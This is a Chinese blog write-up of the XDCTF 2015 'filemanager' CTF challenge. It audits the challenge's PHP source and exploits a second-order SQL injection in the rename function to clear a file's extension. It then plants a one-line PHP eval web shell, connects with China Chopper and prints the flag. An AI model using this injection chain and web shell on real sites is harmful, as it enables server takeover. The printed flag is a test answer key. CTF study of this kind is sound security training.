

# filemanager攻防世界web进阶 ctf

原创

wuyaoooo 于 2020-11-29 22:47:03 发布 535 收藏

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wuyaowangchuan/article/details/110343441>

版权



[ctf 专栏收录该内容](#)

29 篇文章 0 订阅

订阅专栏

## filemanager

最佳Writeup由admin提供

难度系数: ★★★★★★ 8.0

题目来源: XDCTF 2015

题目描述: 暂无

题目场景:  删除场景

倒计时: 03:46:39 延时

题目附件: 暂无

<https://blog.csdn.net/wuyaowangchuan>

进入环境

## Control

[Delete file](#)  
[Rename file](#)

## Content


未选择任何文件

<https://blog.csdn.net/wuyaowangchuan>

看样子是文件上传

扫描目录

/www.tar.gz可以获得源码



先来代码审计

数据结构

```
File Edit Search View Document Help
Wa
SET NAMES utf8;
SET FOREIGN_KEY_CHECKS = 0;

DROP DATABASE IF EXISTS `xdctf`;
CREATE DATABASE xdctf;
USE xdctf;

DROP TABLE IF EXISTS `file`;
CREATE TABLE `file` (
  `fid` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `filename` varchar(256) NOT NULL,
  `oldname` varchar(256) DEFAULT NULL,
  `view` int(11) DEFAULT NULL,
  `extension` varchar(32) DEFAULT NULL,
  PRIMARY KEY (`fid`)
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=utf8;

SET FOREIGN_KEY_CHECKS = 1;
```

<https://blog.csdn.net/wuyaowangchuan>

```

T NAMES utf8;
SET FOREIGN_KEY_CHECKS = 0;

DROP DATABASE IF EXISTS `xdctf`;
CREATE DATABASE xdctf;
USE xdctf;

DROP TABLE IF EXISTS `file`;
CREATE TABLE `file` (
  `fid` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `filename` varchar(256) NOT NULL,
  `oldname` varchar(256) DEFAULT NULL,
  `view` int(11) DEFAULT NULL,
  `extension` varchar(32) DEFAULT NULL,
  PRIMARY KEY (`fid`)
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=utf8;

SET FOREIGN_KEY_CHECKS = 1;

```

## common

```

<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午7:58
 */

$DATABASE = array(

    "host" => "127.0.0.1",
    "username" => "root",
    "password" => "ayshbdfuybwayfgby",
    "dbname" => "xdctf",
);
//创建database数组, 并赋值数据
$db = new mysqli($DATABASE['host'], $DATABASE['username'], $DATABASE['password'], $DATABASE['dbname']);
//连接数据库
$req = array();
//创建数组req
foreach (array($_GET, $_POST, $_COOKIE) as $global_var)
{
    foreach ($global_var as $key => $value)
    {
        is_string($value) && $req[$key] = addslashes($value);
    }
}

define("UPLOAD_DIR", "upload/");

function redirect($location) {
    header("Location: {$location}");
    exit;
}

```

对传入的参数进行了addslashes()转义

数据库连接和遍历数组

oldname和filename拼接的后缀查出的结果都是相同的

`addslashes()` 函数返回在预定义字符之前添加反斜杠的字符串。

预定义字符是:

单引号 (')

双引号 (")

反斜杠 (\)

NULL

提示: 该函数可用于为存储在数据库中的字符串以及数据库查询语句准备字符串。

注释: 默认地, PHP 对所有的 GET、POST 和 COOKIE 数据自动运行 addslashes()。所以您不应为已转义过的字符串使用 addslashes(), 因为这样会导致双层转义。遇到这种情况时可以使用函数 `get_magic_quotes_gpc()` 进行检测。

## upload

```
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午8:45
 */

require_once "common.inc.php";

if ($_FILES)
{
    $file = $_FILES["upfile"];
    if ($file["error"] == UPLOAD_ERR_OK)
    {
        $name = basename($file["name"]);
        $path_parts = pathinfo($name);

        if (!in_array($path_parts["extension"], array("gif", "jpg", "png", "zip", "txt")))
        {
            exit("error extension");
        }
        $path_parts["extension"] = "." . $path_parts["extension"];

        $name = $path_parts["filename"] . $path_parts["extension"];

        // $path_parts["filename"] = $db->quote($path_parts["filename"]);
        // Fix
        $path_parts['filename'] = addslashes($path_parts['filename']);

        $sql = "select * from `file` where `filename`='{ $path_parts['filename']}' and `extension`='{ $path_parts['extension']}'";

        $fetch = $db->query($sql);

        if ($fetch->num_rows > 0)
        {
            exit("file is exists");
        }

        if (move_uploaded_file($file["tmp_name"], UPLOAD_DIR . $name))
        {

```

```

$sql = "insert into `file` ( `filename`, `view`, `extension`) values( '{$path_parts['filename']}' , 0, '{$path
_parts['extension']}')";
$re = $db->query($sql);
if (!$re)
{
    print_r($db->error);
    exit;
}
$url = "/" . UPLOAD_DIR . $name;
echo "Your file is upload, url:
    <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
    <a href=\"/\">go back</a>";
}
else
{
    exit("upload error");
}
}
else
{
    print_r(error_get_last());
    exit;
}
}
}

```

限制了后缀名

查询文件名是否存在，进行了addslashes()转义

oldname和filename拼接的后缀查出的结果都是相同的

不存在直接注入漏洞

**delete**

```

<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if(isset($req['filename'])) {
    $result = $db->query("select * from `file` where `filename`='{ $req['filename']}'");
    if ($result->num_rows>0){
        $result = $result->fetch_assoc();
    }

    $filename = UPLOAD_DIR . $result["filename"] . $result["extension"];
    if ($result && file_exists($filename)) {
        $db->query('delete from `file` where `fid`=' . $result["fid"]);
        unlink($filename);
        redirect("/");
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>file manage</title>
    <base href="/">
    <meta charset="utf-8" />
</head>
<h3>Delete file</h3>
<body>
    <form method="post">
        <p>
            <span>delete filename(exclude extension): </span>
            <input type="text" name="filename">
        </p>
        <p>
            <input type="submit" value="delete">
        </p>
    </form>
</body>
</html>

```

就是单纯的删除

**rename**

```

<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if (isset($req['oldname']) && isset($req['newname'])) {
    $result = $db->query("select * from `file` where `filename`='{${req['oldname']}'");
    if ($result->num_rows > 0) {
        $result = $result->fetch_assoc();
    } else {
        exit("old file doesn't exists!");
    }

    if ($result) {

        $req['newname'] = basename($req['newname']);
        $re = $db->query("update `file` set `filename`='{${req['newname']}', `oldname`='{${result['filename']}' where `f
id`={${result['fid']}");

        if (!$re)
        {
            print_r($db->error);
            exit;
        }
        $oldname = UPLOAD_DIR . $result["filename"] . $result["extension"];
        $newname = UPLOAD_DIR . $req["newname"] . $result["extension"];
        if (file_exists($oldname)) {
            rename($oldname, $newname);
        }
        $url = "/" . $newname;
        echo "Your file is rename, url:
            <a href=\"{\$url}\" target='_blank'>{\$url}</a><br/>
            <a href=\"/\">go back</a>";
    }
}
?>

```

从数据库查询输入的oldname是否在于filename字段，然后进行update修改

oldname=\${result['filename']}将之前从数据库中查询出的filename更新到oldname当中，再次入库造成二次注入

可以通过sql注入，影响其extension为空，再修改文件时加上.php后缀

绕过file\_exists()只需要再次上传一个与数据库当中filename的值相同的文件名即可

**basename()** 函数返回路径中的文件名部分。

例子

```


<?php $path = "/testweb/home.php"; //显示带有文件扩展名的文件名 echo basename($path); //显示不带有文件扩展名的文件名
echo basename($path, ".php"); ?>

```

## 开始实验

上传一个用来sql注入空文件名字为

'extension='.jpg



## Control

[Delete file](#)  
[Rename file](#)

## Content

',extension='.jpg

<https://blog.csdn.net/wuyaowangchuan>

上传之后再把这个文件名改为待会要上传上去的木马文件名

## Rename

old filename(exclude extension) :

new filename(exclude extension) :

Your file is rename, url: </upload/upload.jpg.jpg>  
[go back](#)

### Rename

old filename(exclude extension) :

new filename(exclude extension) :

<https://blog.csdn.net/wuyaowangchuan>

新的文件名为upload.jpg.jpg

这时候数据库中执行的语句为


```
update `file` set `filename`='upload.jpg', `oldname`='',`extension`='' where `fid`=${result['fid']}
```



filename为upload.jpg的extension为空

传同名的木马文件

```
<?php @eval($_POST['123']) ?>
```



修改文件名为upload.php 此时的\$result["extension"]已经通过注入变为空

## Rename



old filename(exclude extension) :


new filename(exclude extension) :

<https://blog.csdn.net/wuyaowangchuan>

/upload/upload.php

菜刀连接





```
载入 /flag.txt
flag{bdda3c944a9e484eae50123afeeff56b}
```

flag{bdda3c944a9e484eae50123afeeff56b}